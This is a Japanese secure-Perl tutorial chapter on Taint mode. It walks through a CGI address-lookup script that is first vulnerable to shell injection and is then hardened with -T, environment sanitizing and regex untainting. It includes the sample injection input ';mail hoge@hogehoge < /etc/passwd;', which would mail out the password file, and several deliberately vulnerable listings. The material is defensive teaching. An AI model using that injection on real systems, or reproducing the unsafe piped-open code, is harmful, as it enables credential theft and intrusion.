第４章　セキュア Perl プログラミング

［4-3.］ Perl の Taint モード（汚染検出モード）

Perl のエンジンには Taint モード（汚染検出モード）というものがある。このモードで動作する Perl エンジンは，外部から与えられた警戒すべきデータを汚染データとしてマーキングし，それが処理の過程でどの変数に伝搬していくかを追跡してくれる。これは，セキュア・プログラミングに有用な機能である。

● ● ●


汚染データ

多くの CGI プログラムではフォームからのデータを受け取り，それらをプログラム内で加工したり，ファイルに蓄積するようなコーディングが見られる。では，フォームから渡ってきたデータのように外部から与えられたデータを素のままの状態で利用することは安全なのだろうか？この質問に対しては「いいえ」と答えざるを得ない。このように外部から与えられたデータは「汚染データ」と呼ばれ，必ず汚染を取り除いて使用することが安全なプログラムを作成する上で大変重要となる。

汚染データに起因する問題

まず，**画面 1** のスクリーンショットを見てほしい。これは，フォームで入力された氏名を元に住所を返す簡単な CGI の例である。

画面 1



このフォームの HTML を**リスト 1** に，フォームデータを処理する Perl プログラムを**リスト 2** に示す。

リスト 2 の 3 行目で指定されているファイルに名前と住所が「:」で区切られて保存されており，そのファイルをフォームで指定された氏名で検索し，住所を返す。このプログラムでは検索を行うのに grep コマンドを使用している。

このプログラムは一見何の問題もないように見えるかもしれない。しかし，実は大きな危険性を孕んでいるのである。フォームの欄に氏名の代わりに

```
;mail hoge@hogehoge < /etc/passwd;
```

と入力された場合，パスワードファイルが hoge@hogehoge 宛てに送付されてしまうこともあるのだ。

リスト 1

```
 1 <HTML>
 2 <HEAD>
 3 <META http-equiv="Content-Type" content="text/html; charset=EUC-JP">
 4 <TITLE> 住所の検索 </TITLE>
 5 </HEAD>
 6 <BODY>
 7 <FORM method="POST" action="/cgi-bin/formtest.pl">
 8 氏名：<INPUT size="20" type="text" name="NAME"><P>
 9 <INPUT type="submit" value=" 送信 ">  <INPUT type="reset">
10 </FORM>
11 </BODY>
12 </HTML>
```

リスト 2

```
 1 #!/usr/bin/perl
 2
 3 $file_name = "/tmp/namelist";
 4
 5 use CGI;    #CGI モジュールの使用宣言
 6 $query = new CGI;
 7 $name = $query->param('NAME'); #FORM からのデータを取得
 8
 9 open GREP, "/bin/grep $name $file_name |"; #grep コマンドを利用して住所を取得
10 print $query->header,
11         $query->start_html(' 検索結果 ');
12 while(<GREP>){
13     @val = split(/:/);
14     print $query->h1("Your address : $val[1]");
15 }
16 close GREP;
17 print $query->end_html;
```

Taint モードの使用


Perl では，前述のような問題を回避するために「Taint モード」と呼ばれる汚染検出用のモードを用意している。Taint モードは，setuid ビットや setgid ビットが付加されたプログラムが，実ユーザ ID，実グループ ID とは異なる実効ユーザ ID，実効グループ ID で実行された場合に有効となる。また，コマンドラインフラグとして「-T」を指定し陽に有効にすることも可能である。このモードでは，フォームからのデータのみでなく，コマンドライン引数，環境変数，ロカール情報 ，幾つかのシステムコール（readdir，readlink，getpw* 呼び出しの gecos フィールド）の結果，すべてのファイル入力などを汚染データとして扱い，これらのデータをサブシェルを起動するコマンド（system，exec など）や，ファイルやディレクトリ，プロセスに変更を加えるようなコマンド（unlink，umask など）の引数として使用した場合，エラーとしてくれる。

リスト 2 を Taint モードで実行されるように変更したものが**リスト 3** である。変更点は 1 行目の「#!/usr/bin/perl」の後に「-T」を指定したのみである。また，CGI プログラムで起こったエラーをブラウザ上で参照できるようにするためにデモンストレーション用コードも加えた（3 行目から 6 行目）。**リスト 3** を実行した結果が**画面 2** である。結果はエラーとなっている。

リスト 3

```
 1 #!/usr/bin/perl -T   ← Taint モードを指定
 2
 3 BEGIN { # デモンストレーション用
 4     use CGI::Carp qw(carpout fatalsToBrowser);
 5     carpout(STDOUT);
 6 }
 7
 8 $file_name = "/tmp/namelist";
 9
10 use CGI;
11 $query = new CGI;
12 $name = $query->param('NAME');
13
14 open GREP, "/bin/grep $name $file_name |";
15 print $query->header,
16         $query->start_html(' 検索結果 ');
17 while(<GREP>){
18     @val = split(/:/);
19     print $query->h1("Your address : $val[1]");
20 }
21 close GREP;
22 print $query->end_html;
```

画面 2



エラーの回避

画面２の「Insecure $ENV{PATH}」エラーメッセージは，環境変数 PATH を設定しなかったり，PATH に安全でない値を設定した場合に出力される。Perl はプログラム内で使用される実行ファイル（**リスト３**の例では，14 行目で指定されている /bin/grep）が PATH を参照して別のプログラムを実行しないことを判断することができないため，プログラマが PATH 環境変数を設定するまでエラーを出力する。この問題を引き起こす環境変数は PATH だけではなく，IFS，CDPATH，ENV，BASH_ENV のような環境変数にも留意する必要がある。

これらの対応を施したプログラムを**リスト４**に示す。**リスト４**を実行した結果が**画面３**である。ここでは，先ほどとは異なる「Insecure dependency」エラーが出力されている。このエラーは，ある変数が汚染されていることを意味している。**リスト４**の 17 行目で grep コマンドの引数として指定されている $name 変数は，フォーム（外部）から与えられたデータであるため，汚染データとして取り扱われることとなる。この汚染データを grep コマンドの引数として処理しようとしたため「Insecure dependency」エラーが出力されたのである。

では，どのようにすればこの問題を回避できるのであろうか？その方法は，マッチした正規表現のサブパターンを参照することである。例として，フォームから与えられたデータにアルファベット，数字，アンダースコア，ハイフン，アットマーク，ドット以外の文字が含まれていた場合にエラーとするコーディングを**リスト４**に追加したものを**リスト５**に示す。**リスト５**の 13 行目でフォームから与えられたデータと正規表現とのパターンマッチングを行っており，マッチした部分文字列を 14 行目の $1 で参照している。これらのコーディングの追加により前述の問題は回避される。

リスト４

```
 1 #!/usr/bin/perl -T
 2
 3 BEGIN { # デモンストレーション用
 4     use CGI::Carp qw(carpout fatalsToBrowser);
 5     carpout(STDOUT);
 6 }
 7
 8 $file_name = "/tmp/namelist";
 9
10 use CGI;
11 $query = new CGI;
12 $name = $query->param('NAME');
13
14 $ENV{'PATH'} = '/bin:/usr/bin'; ← PATH 環境変数を設定
15 delete @ENV{'IFS', 'CDPATH', 'ENV', 'BASH_ENV'};
                                   ↑ IFS,CDPATH,ENV,BASH_ENV 環境変数を空にする
16
17 open GREP, "/bin/grep $name $file_name |";
18 print $query->header,
19         $query->start_html(' 検索結果 ');
20 while(<GREP>){
21     @val = split(/:/);
22     print $query->h1("Your address : $val[1]");
23 }
24 close GREP;
25 print $query->end_html;
```

画面３ （エラーメッセージのみ）

Software error:

Insecure dependency in piped open while running with -T switch at /home/httpd/cgi-bin/formtest.pl line 17.

For help, please send mail to the webmaster (root@localhost), giving this error message and the time and date of the error.

リスト５

```
 1 #!/usr/bin/perl -T
 2
 3 BEGIN {
 4     use CGI::Carp qw(carpout fatalsToBrowser);
 5     carpout(STDOUT);
 6 }
 7
 8 $file_name = "/tmp/namelist";
 9
10 use CGI;
11 $query = new CGI;
12 $name = $query->param('NAME');
13 if ($name =~ /¥A([-¥@¥w.]+)¥z/) {   ←追加部分
14     $name = $1;                     ←追加部分
15 } else {                           ←追加部分
16     die "Bad data in name.";        ←追加部分
17 }                                   ←追加部分
18
19 $ENV{'PATH'} = '/bin:/usr/bin';
20 delete @ENV{'IFS', 'CDPATH', 'ENV', 'BASH_ENV'};
21
22 open GREP, "/bin/grep $name $file_name |";
23 print $query->header,
24     $query->start_html(' 検索結果 ');
25 while(<GREP>){
26     @val = split(/:/);
27     print $query->h1("Your address : $val[1]");
28 }
29 close GREP;
30 print $query->end_html;
```

Taint モードの盲点

これまでに Taint モードの有用性や安全性を高めるための対策について示してきた。しかしながら，Taint モードは万能ではなく，安全なプログラムを書くためにはプログラマの注意が必要となる。**リスト 6** を見てほしい。このリストは**リスト 5** の 13 行目の正規表現部分を「/¥A(.*)¥z/」に変更しただけである。この正規表現は全ての文字にマッチするためシェルにとって特別な意味を持つ文字も素通ししてしまう。このような場合であっても Taint モードでは「汚染は除去された」と見なされるため，安全性の確保にはならないのである。

リスト 6

```
 1 #!/usr/bin/perl -T
 2
 3 BEGIN {
 4     use CGI::Carp qw(carpout fatalsToBrowser);
 5     carpout(STDOUT);
 6 }
 7
 8 $file_name = "/tmp/namelist";
 9
10 use CGI;
11 $query = new CGI;
12 $name = $query->param('NAME');
13 if ($name =~ /¥A(.*)¥z/) {        ← 変更部分
14     $name = $1;
15 } else {
16     die "Bad data in name.";
17 }
18
19 $ENV{'PATH'} = '/bin:/usr/bin';
20 delete @ENV{'IFS', 'CDPATH', 'ENV', 'BASH_ENV'};
21
22 open GREP, "/bin/grep $name $file_name |";
23 print $query->header,
24     $query->start_html(' 検索結果 ');
25 while(<GREP>){
26     @val = split(/:/);
27     print $query->h1("Your address : $val[1]");
28 }
29 close GREP;
30 print $query->end_html;
```

CGI 以外の例

CGI を題材に話を進めてきたが，他の危険な例についても若干触れておきたい。**リスト 7** にいくつかの例を示すので参考にしてほしい。

リスト 7

```
# コマンドライン引数を変数に代入（$arg は汚染される）
$arg = shift;
$data = 'hoge';     # これは汚染されない

# 外部ファイルからのデータを変数に代入（$line は汚染される）
$line = <>;
$line = <STDIN>
open INPUT, "/tmp/somefile" or die $!;
$line = <INPUT>;

# サブシェルを起動するコマンドやファイルやディレクトリ、
# プロセスに変更を加えるようなコマンドの実行（エラーとなる）
system "echo $arg";
exec "echo $arg";
unlink $data, $arg;
umask $arg
@files = <*.c>;
@files = glob('*.c');

#system,exec コマンドの例外
#（引数にリストを渡した場合、汚染チェックされない）
system "/bin/echo", $arg;   # エラーではない
system "echo", $arg;        # 環境変数のチェックのみ
exec "/bin/echo", $arg;     # エラーではない
exec "echo", $arg;          # 環境変数のチェックのみ
```

まとめ

Perl に実装された Taint モードは，安全性の高いプログラムを作成する上で非常に有効な手段の 1 つであることが分かる。しかし，この機能は完全ではなく，プログラマは外部から与えられたデータや環境変数などを利用することで起きる問題について熟知し，最大の注意を払う必要がある。

参考文献

“man perlsec”，“man perlfunc”
（Unix / Linux システムに付属のオンラインマニュアル）

『The World Wide Web Security FAQ』
http://www.w3.org/Security/Faq/www-security-faq.html